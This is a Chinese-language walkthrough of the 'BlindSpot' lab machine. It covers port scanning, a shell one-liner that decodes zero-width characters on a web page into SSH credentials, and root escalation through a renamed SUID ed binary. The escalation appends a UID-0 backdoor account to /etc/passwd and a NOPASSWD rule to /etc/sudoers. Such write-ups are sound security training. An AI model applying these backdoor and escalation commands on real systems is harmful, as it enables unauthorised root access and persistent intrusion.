

靶机: BlindSpot
作者: Sublarge
靶机ID: 668
系统: Linux
难度: Baby

192.168.43.143

```
(root@Eecho)-[/tmp/bbbb]
└─# rustscan -a 192.168.43.143 -- -A
```

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
```

```
[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 192.168.43.143:22
Open 192.168.43.143:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.43.143
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 20:17 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
Initiating ARP Ping Scan at 20:17
Scanning 192.168.43.143 [1 port]
Completed ARP Ping Scan at 20:17, 0.04s elapsed (1 total hosts)
```

```

Initiating Parallel DNS resolution of 1 host. at 20:17
Completed Parallel DNS resolution of 1 host. at 20:17, 1.50s elapsed
DNS resolution of 1 IPs took 1.50s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF:
0, TR: 2, CN: 0]
Initiating SYN Stealth Scan at 20:17
Scanning 192.168.43.143 [2 ports]
Discovered open port 80/tcp on 192.168.43.143
Discovered open port 22/tcp on 192.168.43.143
Completed SYN Stealth Scan at 20:17, 0.02s elapsed (2 total ports)
Initiating Service scan at 20:17
Scanning 2 services on 192.168.43.143
Completed Service scan at 20:17, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.143
Retrying OS detection (try #2) against 192.168.43.143
NSE: Script scanning 192.168.43.143.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.18s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
Nmap scan report for 192.168.43.143
Host is up, received arp-response (0.00060s latency).
Scanned at 2026-05-18 20:17:37 CST for 10s

```

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Werkzeug/3.1.8 Python/3.14.3
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-server-header: Werkzeug/3.1.8 Python/3.14.3
MAC Address: 08:00:27:8E:CE:B2 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%),
Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19
(93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4)
(93%), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10
(93%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.99%E=4%D=5/18%OT=22%CT=%CU=33852%PV=Y%DS=1%DC=D%G=N%M=080027%TM=6A0B036
B%P=x86_64-pc-linux-gnu)
SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=21)
SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=22)
OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%
O6=M5B4ST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW9%CC=Y%Q=)

```

```
T1 (R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)
T2 (R=N)
T3 (R=N)
T4 (R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5 (R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6 (R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7 (R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1 (R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE (R=Y%DFI=N%T=40%CD=S)
```

Uptime guess: 0.000 days (since Mon May 18 20:17:46 2026)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: All zeros

TRACEROUTE

HOP	RTT	ADDRESS
1	0.60 ms	192.168.43.143

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 20:17

Completed NSE at 20:17, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 20:17

Completed NSE at 20:17, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 20:17

Completed NSE at 20:17, 0.00s elapsed

Read data files from: /usr/share/nmap


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds

Raw packets sent: 47 (3.672KB) | Rcvd: 31 (2.616KB)

- 22 SSH
- 80 HTTP

可以看到许多的 `&zerowidthspace;` &zwj



而这两个字符都属于**零宽字符**顾名思义，它们在屏幕上**完全不可见、不占宽度的**，但它们在文本编码（如 UTF-8 / Unicode）中却拥有实实在在的编码值

- `&zerowidthspace;`（零宽空格 / `\u200B`）
- `‍`（零宽连字 / Zero-Width Joiner / `\u200D`）

但为什么可以用来隐藏信息呢，因为在计算机里面一切都是0和1组成的，所以 `&zerowidthspace;` 和 `‍` 可以代表两个不同的状态

- `\u200B` 替换为二进制的 0
- `\u200D` 替换为二进制的 1

```
curl -s http://192.168.43.143/ | sed 's/Flag is not here//' | xxd -p -c 3 | awk
'{{if($1=="e2808b")} printf "0"; else if($1=="e2808d")} printf "1"}}' | perl -lpe
'$_=pack("B*",$_)'
```

解密出来成功获取到凭证

```
└─(root@Eecho)-[~]
└─# curl -s http://192.168.43.143/ | sed 's/Flag is not here//' | xxd -p -c 3 |
awk '{{if($1=="e2808b")} printf "0"; else if($1=="e2808d")} printf "1"}}' | perl -lpe
'$_=pack("B*",$_)'
```

flag{1nv151b13:invisible}

ssh登录1nv151b13

```
└─(root@Eecho)-[~]
└─# ssh 1nv151b13@192.168.43.143
1nv151b13@192.168.43.143's password:

      _
     _ _ _ _ _
    _ _ _ _ _
   _ _ _ _ _
  _ _ _ _ _
 _ _ _ _ _
_ _ _ _ _

1nv151b13@BlindSpot:~$ id
uid=1000(1nv151b13) gid=1000(1nv151b13) groups=1000(1nv151b13)
1nv151b13@BlindSpot:~$
```

提权

1nv151b13 -> root

查找suid权限文件

```
Inv151b13@BlindSpot:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
```

这里的/usr/bin比较可疑，因为通常只会列出具体的文件，这里直接把目录输出了

```
cd /usr/bin/
ls -a
```

```
Inv151b13@BlindSpot:~$ cd /usr/bin/
Inv151b13@BlindSpot:/usr/bin$ ls -al
total 10172
-rwsr-xr-x 1 root root 51504 May 17 22:22
-rwxr-xr-x 1 root root 51504 May 17 22:21 [.]
drwxr-xr-x 2 root root 12288 May 17 22:30 .
drwxr-xr-x 9 root root 4096 May 17 22:11 ..
lrwxrwxrwx 1 root root 12 Jun 3 2025 [ -> /bin/busybox
lrwxrwxrwx 1 root root 12 Jun 3 2025 [[ -> /bin/busybox
```

可以看到有个空格文件且有s位，这也就解释了为什么前面只显示了/usr/bin

help看一下

```
Inv151b13@BlindSpot:/usr/bin$ '/usr/bin/' --help
```

GNU ed is a line-oriented text editor. It is used to create, display, modify and otherwise manipulate text files, both interactively and via shell scripts. A restricted version of ed, red, can only edit files in the current directory and cannot execute shell commands. Ed is the 'standard' text editor in the sense that it is the original editor for Unix, and thus widely available. For most purposes, however, it is superseded by full-screen editors.

Usage: /usr/bin/ [options] [[+line] file]

The file name may be preceded by '+line', '+/RE', or '+?RE' to set the current line to the line number specified or to the first or last line matching the regular expression 'RE'.

Start edit by reading in 'file' if given.

If 'file' begins with a '!', read output of shell command.

The environment variable LINES can be used to set the initial window size.

Options:

-h, --help	display this help and exit
-V, --version	output version information and exit
-E, --extended-regexp	use extended regular expressions
-G, --traditional	run in compatibility mode
-l, --loose-exit-status	exit with 0 status even if a command fails

<code>-p, --prompt=STRING</code>	use STRING as an interactive prompt
<code>-q, --quiet, --silent</code>	suppress diagnostics written to stderr
<code>-r, --restricted</code>	run in restricted mode
<code>-s, --script</code>	suppress byte counts and '!' prompt
<code>-v, --verbose</code>	be verbose; equivalent to the 'H' command
<code>--strip-trailing-cr</code>	strip carriage returns at end of text lines
<code>--unsafe-names</code>	allow control characters in file names

Exit status

0 for a normal exit, 1 for environmental problems (invalid command-line options, memory exhausted, command failed, etc), 2 for problems with the input file (file not found, buffer modified, I/O errors), 3 for an internal consistency error (e.g., bug) which caused ed to panic.

Report bugs to bug-ed@gnu.org

Ed home page: <http://www.gnu.org/software/ed/ed.html>

General help using GNU software: <http://www.gnu.org/gethelp>

从help可以知道这是一个被改名的ed(Editor)行编辑器

ed(editor)是 Unix 世界里最原始的官方文本编辑器，由 Unix 鼻祖 Ken Thompson 于 1969 年编写。由于其诞生于“电传打字机 (TTY)”时代，它不具备像 Vim、Nano 那样的全屏刷新和光标任意移动能力，而是采用行编辑器 (Line Editor) 的逻辑。

ed(选项)(参数)

选项：

-p：指定交互模式下的命令提示符

-s (--script):脚本静默模式，常用于在 Shell 自动化脚本中隐式修改文件，不打印文件字节数等冗余信息

参数：

通常为指定打开或编辑的目标文件路径

ed 的基本操作

ed内部严格区分**命令模式**和**输入模式**

- \$:将光标指针移动到文件的最后一行
- a:在当前行下方开启**追加模式 (Append)**，进入输入模式
- .:在输入模式下，在新的一行输入一个单独的点，即可**退出输入模式**，回到命令模式
- w:将内存中修改的缓冲区内容写入 (Write) 磁盘文件，保存成功后会打印当前文件的总字节数
- q:退出

这里采用的是写入一个uid为0的新用户

本地生成加密密码哈希明文密码设为 123456，盐值为 mysalt

```
openssl passwd -1 -salt mysalt 123456
```

构建后门用户

0:0 (UID 和 GID 为 0)

```
eecho:$1$mysalt$t4osp49iyv09mex0gsAv4/:0:0:root:/root:/bin/sh
```

利用 SUID ed 编辑passwd文件

```
/"usr/bin/ " /etc/passwd
```

输入 \$ 跳转至文件末尾

```
$
```

输入 a 开启文本追加 (Append) 模式:

```
a
```

粘贴并写入预先构建好的后门用户

```
eecho:$1$mysalt$t4osp49iyv09mex0gsAv4/:0:0:root:/root:/bin/sh
```

输入一个单独的点 . , 结束追加模式并返回命令模式

```
.
```

输入 w 保存

```
w
```

输入 q 退出

```
q
```

切换eecho用户

```
1nv151b13@BlindSpot:/usr/bin$ su eecho
Password:
root@BlindSpot:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@BlindSpot:/usr/bin#
```

成功提权至root, 当然写sudoers也是可以的

```
1nv151b13@BlindSpot:/usr/bin$ /"usr/bin/ " /etc/sudoers
5053
$
@includedir /etc/sudoers.d
a
1nv151b13    ALL=(ALL:ALL) NOPASSWD: ALL
.
w
5094
q
```

```
1nv151b13@BlindSpot:/usr/bin$ sudo -l
```

Matching Defaults entries for 1nv151b13 on BlindSpot:

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

Runas and Command-specific defaults for 1nv151b13:

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
```

User 1nv151b13 may run the following commands on BlindSpot:

```
(ALL : ALL) NOPASSWD: ALL
```

```
1nv151b13@BlindSpot:/usr/bin$ sudo /bin/sh
```

```
root@BlindSpot:/usr/bin# id
```

```
uid=0(root) gid=0(root)
```

```
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(di  
alout),26(tape),27(video)
```

```
root@BlindSpot:/usr/bin#
```